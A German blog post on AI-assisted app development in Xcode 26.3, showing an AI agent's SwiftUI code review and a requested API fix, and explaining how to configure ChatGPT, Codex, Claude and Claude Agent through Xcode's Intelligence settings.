
  1. Accessibility (high): Multiple icon-only buttons throughout
    (PlanTabView:66, SettingsTabView:159, CategoriesView:23/37) are invisible
    to VoiceOver. The CategoryHeader uses onTapGesture instead of Button, also
    problematic for VoiceOver.

  2. Deprecated API (high): foregroundColor() used in 6+ locations should be
    foregroundStyle().  cornerRadius() used in 3 locations should be
    clipShape(.rect(cornerRadius:)). tabItem() should be the modern Tab
    API. .autocapitalization() should be .textInputAutocapitalization(). Style
    struct instances (PlainButtonStyle(), etc.) should use static member
    syntax.

  3. Code organization (medium): Multiple type definitions per file throughout
     the view layer (PlanTabView has 3 types, SettingsTabView has 3,
     EditItemView has 3, CategoriesView has 2). Each should be in its own
     file. The itemsForEach method returning some View should be a dedicated
     View struct.

  4. Data flow (medium): Category class is @Observable but missing
     @MainActor. @State var vm in ShoppingTabView, PlanTabView, and
     CategoriesView is not marked private.

  5. Modern Swift (low): Use Date.now over Date(), URL.documentsDirectory over
     FileManager lookups, !items.isEmpty over items.count > 0, modern ISO 8601
     date parsing, and the Tab enum pattern for tab selection.

  The review is complete above. Would you like me to fix any of these issues?
Alle Probleme auf einmal zu beheben ist keine gute Idee. Besser gehen Sie schrittweise vor und erstellen nach jedem Fix und dem nachfolgenden Test Ihrer App Xcode einen Commit.

> fix foregroundColor()

  Done. Replaced all .foregroundColor() with .foregroundStyle() across 3 files:

  - ContentView.swift - 4 occurrences (debug overlay text colors)
  - PlanTabView.swift - 2 occurrences (toggle button labels)
  - SettingsTabView.swift - 3 occurrences (error text, warning text, sync time indicator)

> ! git commit -a -m 'fixed foregroundColor -> foregroundStyle'
Start des Code ReviewsZusammenfassung der gefundenen ProblemeBehebung eines der festgestellten Probleme
Lesetipps
AGENT-Dateien und Skills bestehen aus Markdown-Dateien. Selbst wenn Sie keine KI-Tools verwenden wollen, lohnt sich die Lektüre dieser Regeldateien. Sie werden nirgendwo sonst so kompakte Regeln zur richtigen Swift/SwiftUI-Programmierung finden! Lesen Sie beispielsweise die Anweisungen zur richtigen Verwendung von Actors aus dem Concurrency-Skill von Paul Hudson.
Rund um die Integration von KI-Tools in Xcode hat sich Apple bisher nicht mit Ruhm bekleckert (siehe auch meinen Blog-Artikel zu Xcode 26.1 und 26.2). Aber mit Version 26.3 ist Xcode endlich doch im KI-Zeitalter angekommen. Der Schlüssel zum Erfolg: die Einhaltung offener Standards.
KI funktioniert in Xcode 26.3, weil Apple mit mcpbridge einen MCP-Server mit ca. 20 Tools für Xcode implementiert hat. Damit können Sprachmodelle direkt mit Xcode kommunizieren, Code ändern, auf aktuelle Apple-spezifische Dokumentation zugreifen, Apps ausprobieren und Fehler beheben.
KI-unterstützte App-Entwicklung in Xcode
Konfiguration



Der Konfigurationsdialog Intelligence sieht simpel aus, stiftet in Wirklichkeit aber Verwirrung. Auf den ersten Blick könnte man meinen, es gäbe zwei vordefinierte KI-Provider: OpenAI mit ChatGPT und Codex auf der einen Seite, Anthropic mit Claude auf der anderen Seite. Es sind aber VIER!
ChatGPT: simple KI-Unterstützung, in begrenztem Ausmaß kostenlos
OpenAI Codex: Agentic Coding mit Codex
Claude: simple KI-Unterstützung
Claude Agent: Agentic Coding mit Claude (vergleichbar mit der CLI Claude Code)
Ich gehe im Folgenden davon aus, dass Sie ein ChatGPT- oder Claude-Abo haben und dieses für Xcode nutzen möchten. Dazu installieren Sie zuerst das entsprechende Zusatzprogramm OpenAI Codex bzw. Claude Agent (Button Get). Ärgerlicherweise scheint die KI-Integration auch ohne diese Zusatzinstallation zu funktionieren — aber dann landen Sie bei den eingeschränkten Varianten ChatGPT oder Claude, die nur mittelmäßig funktionieren, keine Skill-Unterstützung aufweisen usw.
Für Agentic Coding müssen die Zusatzkomponenten »Codex« bzw. »Claude Agent« installiert werden!
Im nächsten Schritt müssen Sie die Verbindung zum jeweiligen KI-Konto herstellen. Die Authentifizierung erfolgt in einem Webbrowser-Fenster. Die konfigurierten KI-Tools bekommen automatisch Zugang zu den MCP-Diensten von Xcode.
KI-Konfiguration in Xcode
Es besteht auch die Möglichkeit, andere externe sowie lokale KI-Provider zu nutzen. Am interessantesten wäre sicherlich Google Gemini, aber ich habe aus Zeitgründen von Tests abgesehen. (Freie, lokale Modelle sind nach meinen Erfahrungen mit anderen IDEs eher ungeeignet. Sie sind für Agentic Coding nicht leistungsfähig genug. Außerdem basieren sie meist auf relativ altem Trainingsmaterial, was bei Swift/SwiftUI besonders ungünstig ist.)
Die Option Allow external agents to use Xcode tools ist nur dann relevant, wenn Sie ein externes (nicht in Xcode eingebettetes) KI-Tool verwenden, z.B. Claude Code oder Codex. Diese externen Tools können dann den in Xcode integrierten MCP-Server nutzen und z.B. Apps ausführen, davon Screenshots erstellen und auf diese Weise UI-Fehler erkennen/beheben.

In der KI-Seitenleiste wählen Sie den gewünschten, zuvor konfigurierten KI-Dienst aus. Alle Agentic Coding Funktionen gibt es aber nur mit Codex oder Claude Agent!
Auswahl zwischen den vorweg konfigurierten Diensten in der KI-Seitenleiste. Agentic Coding setzt »Codex« oder »Claude Agent« voraus!
Erster Versuch (ChatGPT)
